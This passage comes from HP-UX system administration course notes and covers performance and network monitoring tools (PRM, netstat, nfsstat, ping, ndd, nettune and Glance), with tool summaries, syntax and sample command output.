
Process Resource Manager allows the administrator to guarantee that important processes will receive the amount of memory and CPU time required to meet your performance objectives. In 11i Process Resource Manager also can report and control disk I/O bandwidth per LVM device. Based on user configured priorities, PRM will reorder LVM disk queues to enforce the percentage of disk bandwidth a PRM group receives in an I/O-constrained environment.

PRM works in conjunction with the standard HP-UX scheduler to improve response times for critical applications.

PRM provides state-of-the-art resource allocation that has long been missing in the UNIX environment.

Tool Source:	HP
Documentation:	PRM man pages (prmconfig)
Interval:	On demand
Data Source:	Kernel process table
Type of Data:	Processes priority
Metrics:	CPU time allocated to groups of processes
Logging:	Standard output
Overhead:	PRM only applies to time-shared processes. Real-time processes are not affected.
Unique Feature:	Allows the system administrator to control which groups of processes receive the majority of the CPU's time.
Full Pathname:	/usr/sbin/prmconfig
Pros and Cons:	+ Greater control of CPU distribution - Optional product. May not come standard with the OS.

10-23. SLIDE: Generic UNIX Network Monitoring Tools



Student Notes

This slide shows the standard UNIX *networking* performance tools included with HP-UX. Networking performance tools monitor performance and errors on the network.

The standard UNIX networking tools primarily allow for monitoring performance. The HP-specific tools introduce the ability to tune some networking parameters to better meet the needs of a system's networking environment.

NOTE: Super user (or root) access is *not* needed to monitor networking status by default.

10-24. TEXT PAGE: `netstat`

Description

The `netstat` command displays general networking statistics. Information displayed includes:

- Active sockets per protocol
- Network data structures (like route tables)
- LAN card configuration and traffic

Tool Source:	Standard UNIX (BSD 4.x)
Documentation:	man pages and manual
Interval:	On demand
Data Source:	<code>/dev/kmem</code> registers and LAN card
Type of Data:	Global
Metrics:	Network, LAN I/O, Sockets
Logging:	Standard output device
Overhead:	Varies, depending on network activity
Unique Features:	Shows established and listening sockets. Shows traffic going through LAN interface card. Shows amount of memory allocated to networking
Full Pathname:	<code>/usr/bin/netstat</code>
Pros and Cons:	+ provides lots of information on networking configuration - provides lots of metrics; not all metrics are documented well

Syntax

```
netstat [-aAn] [-f address-family] [system [core]]
netstat [-mMnrsv] [-f address-family] [-p protocol] [system [core]]
netstat [-gin] [-I interface] [interval] [system [core]]
```

Examples

Display network connections

```
# netstat -n
Active Internet connections
Proto Recv-Q Send-Q Local Address Foreign Address (state)
tcp      0      0 156.153.192.171.1128 156.153.192.171.1129 ESTABLISHED
tcp      0      0 156.153.192.171.1129 156.153.192.171.1128 ESTABLISHED
tcp      0      0 156.153.192.171.947 156.153.192.171.1105 ESTABLISHED
Active UNIX domain sockets
```

Address	Type	Recv-Q	Send-Q	Inode	Conn	Refs	Nextref	Addr
c6f300	dgram	0	0	844afc	0	0	0	
/var/tmp/psb_front_socket								
c87e00	dgram	0	0	844c4c	0	0	0	
/var/tmp/psb_back_socket								
de4f00	stream	0	0	0	f75240	0	0	
f71200	stream	0	0	0	f75280	0	0	
/var/spool/sockets/X11/0								

Display network interface information:

```
# netstat -in
```

Name	Mtu	Network	Address	Ipkts	Opkts
lan0	1500	156.153.208.0	156.153.209.85	10798	10403
lo0	4136	127.0.0.0	127.0.0.1	5902	5902

Display network interface traffic:

```
# netstat -I lan0 5
```

(lan0) -> input		output		(Total) -> input		output	
packets	packets			packets	packets		
11515	11082			17441	17008		
24	25			24	25		
23	23			23	23		
35	35			43	43		
25	23			25	23		
22	22			22	22		
25	25			25	25		
21	21			21	21		
24	24			24	24		
28	28			28	28		
23	22			23	22		

Display protocol status:

```
# netstat -s
```

tcp:

```
10810 packets sent
  6054 data packets (1002280 bytes)
  1 data packet (1448 bytes) retransmitted
  4749 ack-only packets (4390 delayed)
  0 URG only packets
  0 window probe packets
  1 window update packet
  802 control packets
11655 packets received
  6206 acks (for 1000971 bytes)
  302 duplicate acks
  0 acks for unsent data
  5750 packets (972752 bytes) received in-sequence
  0 completely duplicate packets (0 bytes)
  0 packets with some dup, data (0 bytes duped)
  0 out of order packets (0 bytes)
  0 packets (0 bytes) of data after window
  8 window probes
  4928 window update packets
  8 packets received after close
  0 segments discarded for bad checksum
  0 bad TCP segments dropped due to state change
210 connection requests
186 connection accepts
```

Module 10

Performance Tools Overview

```
396 connections established (including accepts)
429 connections closed (including 33 drops)
25 embryonic connections dropped
5865 segments updated rtt (of 5865 attempts)
0 retransmit timeouts
    0 connections dropped by rexmit timeout
0 persist timeouts
0 keepalive timeouts
    0 keepalive probes sent
    0 connections dropped by keepalive
0 connect requests dropped due to full queue
58 connect requests dropped due to no listener

udp:
    0 incomplete headers
    0 bad checksums
    0 socket overflows

ip:
    3103 total packets received
    0 bad IP headers
    0 fragments received
    0 fragments dropped (dup or out of space)
    0 fragments dropped after timeout
    0 packets forwarded
    0 packets not forwardable

icmp:
    2260 calls to generate an ICMP error message
    0 ICMP messages dropped
Output histogram:
    echo reply: 188
    destination unreachable: 2072
    source quench: 0
    routing redirect: 0
    echo: 0
    time exceeded: 0
    parameter problem: 0
    time stamp: 0
    time stamp reply: 0
    address mask request: 0
    address mask reply: 0
    0 bad ICMP messages
Input histogram:
    echo reply: 10
    destination unreachable: 2088
    source quench: 0
    routing redirect: 0
    echo: 188
    time exceeded: 0
    parameter problem: 0
    time stamp request: 0
    time stamp reply: 0
    address mask request: 0
    address mask reply: 0
    188 responses sent

igmp:
    0 messages received
    0 messages received with too few bytes
    0 messages received with bad checksum
    0 membership queries received
    0 membership queries received with incorrect fields(s)
    0 membership reports received
    0 membership reports received with incorrect field(s)
    0 membership reports received for groups to which this host belongs
    0 membership reports sent
```


10-25. TEXT PAGE: `nfsstat`

Description

The `nfsstat` command displays NFS (Network File System) statistics. Categories of NFS information include:

- Server statistics
- Client statistics
- RPC statistics
- Performance Detail statistics

Tool Source:	Sun Microsystems
Documentation:	man pages
Interval:	On demand
Data Source:	<code>/dev/kmem</code> registers
Type of Data:	Global
Metrics:	NFS, RPC
Logging:	Standard output device
Overhead:	Varies, depending on NFS activity
Unique Feature:	Shows RPC calls, retransmissions, and timeouts.
Full Pathname:	<code>/usr/bin/nfsstat</code>
Pros and Cons:	+ reports both client and server activity - limited documentation

Syntax

```
nfsstat [ -cmnrsz ]
```

Examples

Display server/client NFS and RPC statistics:

```
# nfsstat

Server rpc:
Connection oriented:
calls      badcalls  nullrecv  badlen    xdrCALL    dupchecks  dupreqs
10336      0          0         0         0          1137       0
Connectionless oriented:
calls      badcalls  nullrecv  badlen    xdrCALL    dupchecks  dupreqs
0          0         0         0         0          0         0
```

Module 10

Performance Tools Overview

Server nfs:

```
calls      badcalls
10336      0
Version 2: (0 calls)
null      getattr      setattr      root      lookup      readlink      read
0 0%      0 0%      0 0%      0 0%      0 0%      0 0%      0 0%
wrcache    write      create      remove      rename      link      symlink
0 0%      0 0%      0 0%      0 0%      0 0%      0 0%      0 0%
mkdir      rmdir      readdir      statfs
0 0%      0 0%      0 0%      0 0%

Version 3: (10336 calls)
null      getattr      setattr      lookup      access      readlink      read
1 0%      2300 22%      1 0%      10 0%      3 0%      0 0%      2 0%
write      create      mkdir      symlink      mknod      remove      rmdir
1134 10%      2 0%      0 0%      0 0%      0 0%      0 0%      0 0%
rename      link      readdir      readdir+      fsstat      fsinfo      pathconf
0 0%      0 0%      0 0%      0 0%      4585 44%      1 0%      2293 22%
commit
4 0%
```

Client rpc:

```
Connection oriented:
calls      badcalls      badxids      timeouts      newcreds      badverfs      timers
0          0          0          0          0          0          0
cantconn    nomem      interrupts
0          0          0

Connectionless oriented:
calls      badcalls      retrans      badxids      timeouts      waits      newcreds
3          0          0          0          0          0          0
badverfs    timers      toobig      nomem      cantsend      bufulocks
0          1          0          0          0          0
```

Client nfs:

```
calls      badcalls      clgets      cltoomany
3          0          3          0
Version 2: (3 calls)
null      getattr      setattr      root      lookup      readlink      read
0 0%      2 66%      0 0%      0 0%      0 0%      0 0%      0 0%
wrcache    write      create      remove      rename      link      symlink
0 0%      0 0%      0 0%      0 0%      0 0%      0 0%      0 0%
mkdir      rmdir      readdir      statfs
0 0%      0 0%      0 0%      1 33%

Version 3: (0 calls)
null      getattr      setattr      lookup      access      readlink      read
0 0%      0 0%      0 0%      0 0%      0 0%      0 0%      0 0%
write      create      mkdir      symlink      mknod      remove      rmdir
0 0%      0 0%      0 0%      0 0%      0 0%      0 0%      0 0%
rename      link      readdir      readdir+      fsstat      fsinfo      pathconf
0 0%      0 0%      0 0%      0 0%      0 0%      0 0%      0 0%
commit
0 0%
```

Reset **nfsstat** counters to zero:

```
# nfsstat -z
```

10-26. TEXT PAGE: ping

Description

The **ping** command sends an ICMP echo packet to a host and times how long it takes for the echo packet to return. This command is often used to test connectivity to another system. Specific details of the implementation include:

- An ICMP echo packet is sent once a second.
- Upon receipt of the echo packet, the round-trip time is displayed.
- The ability to display (via the **-o** option), the IP route taken.

Tool Source:	Public Domain
Documentation:	man pages
Interval:	On demand
Data Source:	NIC and ICMP packets
Type of Data:	Network
Metrics:	Packet transmission
Logging:	Standard output device
Overhead:	Minimal; one packet transmission per second
Unique Feature:	Shows round-trip times between systems Shows route taken to and from the second system.
Full Pathname:	/usr/sbin/ping
Pros and Cons:	+ familiarity + understood by all UNIX-based (and TCP/IP-based) systems - limited functionality

Syntax

```
ping [-oprsv] [-i address] [-t ttl] host [-n count]
```

Examples

Send two ICMP echo packets to host **star1**:

```
# ping star1 -n 2
PING star1: 64 byte packets
64 bytes from 156.153.193.1: icmp_seq=0. time=1. ms
64 bytes from 156.153.193.1: icmp_seq=1. time=0. ms

----star1 PING Statistics----
2 packets transmitted, 2 packets received, 0% packet loss
```

Module 10
Performance Tools Overview

round-trip (ms) min/avg/max = 0/0/1


Send one ICMP packet and display the IP path taken:

```
# ping -o 156.152.16.10 -n 1
PING 156.152.16.10: 64 byte packets
64 bytes from 156.152.16.10: icmp_seq=0. time=337. ms

----156.152.16.10 PING Statistics----
1 packets transmitted, 1 packets received, 0% packet loss
round-trip (ms) min/avg/max = 337/337/337
1 packets sent via:
    15.63.200.2      - [ name lookup failed ]
    15.68.88.4       - [ name lookup failed ]
    156.152.16.1     - [ name lookup failed ]
    156.152.16.10    - [ name lookup failed ]

    15.68.88.43      - [ name lookup failed ]
    15.63.200.1      - [ name lookup failed ]
```

10-27. SLIDE: HP-UX Network Monitoring Tools



Student Notes

This slide shows the HP-specific *networking* performance tools included with HP-UX. The tools listed (**ndd** and **net tune**) come standard with the base OS. **ndd** is an 11.x tool, while **net tune** is a 10.x tool.

The HP-specific networking tools display additional networking information and allow tuning of various networking parameters.

NOTE: **ndd** is a standard tool shipped with SVR4. The parameter values which are supported via **ndd** may be vendor specific.

10-28. TEXT PAGE: **ndd** and **net tune**

Description

The **ndd** (HP-UX 11.x) and **net tune** (HP-UX 10.20) commands allows modifications to be made to network parameters which in previous releases were not modifiable. Parameters which can be modified with **ndd** and **net tune** include:

- Arp configuration
- Socket buffer sizes
- Enable or disable IP forwarding

<i>CAUTION:</i>	Use caution when making modifications with the tool. It is possible to severely hurt network performance or disable the LAN card when using this tool.
-----------------	--

Tool Source:	HP
Documentation:	man pages, ndd and net tune help options (-?, -l, -h)
Interval:	on demand
Data Source:	/dev/kmem registers and NIC
Type of Data:	Global
Metrics:	LAN tunable parameters
Logging:	Standard output device
Overhead:	Minimal
Unique Feature:	Change values of network parameters which cannot otherwise be changed Change TCP send and receive buffer sizes without need for source code
Full Pathname:	10.x release: /usr/contrib/bin/net tune 11.x release: /usr/bin/ndd
Pros and Cons:	+ provides ability to modify networking behavior without needing source code + provides access to tunable parameters normally not available - can have a negative impact on performance if used the wrong way - minimal documentation

Syntax

```
net tune [-w] object [parm...]  
net tune -h [-w] [object]  
net tune -l [-w] [-b size] [object [parm...]]  
net tune -s [-w] object [parm...] value...
```

```
ndd [-get] network-device parameter
    [-set] network-device parameter value
    [ -h ] [ supported | unsupported ]
    [ -c ]

    -h    (help) Print all information related to the object. This information
           provides helpful hints about changing the value of an object.

    -l    (list) Print information regarding changing the value of object.

    -s    (set) Set object to value. An object may require more than one value.

    -w    Display warning messages (for example, 'value truncated'). These are
           normally discarded when the command is successful.
```

Examples — nettune (10.x)

To get help information on all defined objects:

```
nettune -h
arp_killcomplete:
The number of seconds that an arp entry can be in the
completed state between references. When a completed arp
entry is unreferenced for this period of time, it is removed
from the arp cache.
. . .
```

To get help information on all TCP-related objects:

```
nettune -h tcp
tcp_receive:
The default socket buffer size in bytes for inbound data.
tcp_send:
The default socket buffer size in bytes for outbound data.
. . .
```

To set the value of the **ip_forwarding** object to 1:

```
nettune -s ip_forwarding 1
```

Examples — ndd (11.x)

With HP-UX 11x, a new command called **ndd** (network diagnostic debugger), has been introduced to better handle the networking design changes introduced with the 11.x TCP/IP product.

One of the capabilities of **ndd** is the ability to display the arp cache for 11.x based systems. With the introduction of multiplexing (multiple IP addresses on a LAN card) at 11.00, the **nettune** command will get confused, causing errors, or displaying erroneous results. At HP-UX 11.x, the **ndd** command is the recommended method for viewing the ARP cache.

```
# ndd -get /dev/arp arp_cache_report


ifname  proto addr      proto mask      hardware addr    flags
lan0    156.153.194.134 255.255.255.255 08:00:09:5f:c6:ea
lan0    156.153.194.132 255.255.255.255 08:00:09:5f:a6:38
```

Module 10

Performance Tools Overview

lan0	156.153.195.133	255.255.255.255	08:00:09:1d:93:45	
lan0	156.153.195.082	255.255.255.255	08:00:09:70:de:24	
lan0	156.153.194.106	255.255.255.255	00:60:b0:a3:98:d5	
lan0	156.153.194.104	255.255.255.255	00:60:b0:a3:78:f8	
lan0	156.153.195.122	255.255.255.255	08:00:09:57:18:36	
lan0	156.153.194.001	255.255.255.255	00:e0:b0:63:c9:f0	
lan0	156.153.194.011	255.255.255.255	08:00:09:4a:73:34	PERM PUBLISH LOCAL
lan0	156.153.194.021	255.255.255.255	08:00:09:83:8e:5b	
lan0	015.019.083.184	255.255.255.255	08:00:09:7b:fb:43	
lan0	224.000.000.000	240.000.000.000	01:00:5e:00:00:00	PERM MAPPING

10-29. SLIDE: HP Glance




Student Notes

The **glance** tool is the recommended performance monitoring tool for HP-UX systems. This tool shows information which cannot be seen with any of the standard UNIX monitoring tools. The accuracy of the data is considered more reliable than tools which rely on the kernel counters.

One of the main benefits of **glance** is its ability to monitor performance at all levels, from high level overviews to the processing of specific data. High level performance information is continually displayed at all times through resource utilization bar graphs. When more information is needed about a resource, 12 different resource reports are available, including reports contain CPU, memory, and disk I/O statistics. When more information is needed about a specific process, **glance** can show detailed information about the specific process.

NOTE: Free evaluation copies of **glance** and **gpm** can be obtained for 90 days.

10-30. SLIDE: HP Glance — High Level System Overview



Student Notes

Every **glance** screen displays four utilization bar graphs: CPU, Disk, Mem, Swap. This allows the user of glance to always see the big, global performance picture *at a glance*. If the utilization bar graphs indicate a performance problem, then further investigation can be done through the 12 resource reports, or by analyzing a specific process.

For each utilization bar graph, there are letters which represent how the resource is being accessed. The table on the next page, describes the different letters for each bar graph.

Table 1

Bar Graph	Description
CPU Util	S = System Time U = User Time R = Real Time N = Nice Time A = Anti-Nice Time
Disk Util	F = File System V = Virtual Mem (i.e. Swap)
Mem Util	S = System Usage U = User Usage B = Buffer Cache Usage
Swap Util	U = Used Swap Space R = Reserved Swap Space

10-31. SLIDE: HP Glance — Global Resource Details

HP Glance - Global Resource Details

B3692A GlancePlus C.02.65.00 20:43:04 canary 9000/803 Current Avg High

CPU Util	SSARU	6%	10%	25%
Disk Util	F	1%	1%	7%
Mem Util	S SU UB B	83%	83%	83%
Swap Util	U UR R	57%	57%	57%

PROCESS LIST

Process Name	PID	PPID	Pri	User Name	CPU Util (100% max)	Cum CPU	Disk IO Rate	RSS	Users=	Thd Cnt
glance	3602	2384	154	root	1.2/ 1.7	2.8	0.0/ 1.0	3.2mb	1	
mib2agt	1312	1	154	root	0.8/ 1.0	46.4	0.0/ 0.0	700kb	1	
scopeux	1898	1	127	root	0.6/ 0.1	5.8	0.0/ 0.0	4.1mb	1	
snmpdm	1270	1	154	root	0.6/ 0.9	40.9	0.0/ 0.0	2.0mb	1	
midaemon	1850	1	50	root	0.2/ 0.4	18.1	0.0/ 0.0	2.3mb	2	
dtgreet	2302	2246	154	root	0.2/ 0.3	13.4	0.0/ 0.0	2.6mb	1	
nfsd	1989	1968	154	root	0.0/ 0.0	0.0	0.0/ 0.0	436kb	1	
nfsd	1978	1968	154	root	0.0/ 0.0	0.0	0.0/ 0.0	448kb	1	
nfsd	1982	1968	154	root	0.0/ 0.0	0.0	0.0/ 0.0	448kb	1	
nfsd	1992	1968	154	root	0.0/ 0.0	0.0	0.0/ 0.0	436kb	1	
nfsd	1984	1968	154	root	0.0/ 0.0	0.0	0.0/ 0.0	444kb	1	
nfsd	1985	1968	154	root	0.0/ 0.0	0.0	0.0/ 0.0	444kb	1	

Process List

CPU Report

Memory Report

Disk Report

Next Keys

Select Process

Help

Exit Glance

Global Resource Details

Student Notes

There are 12 different resource reports which provide detailed information about resources in that group.

For each resource report, if specific information is needed about a single resource in that group, the resource can be selected and detailed information about that particular resource will be displayed.

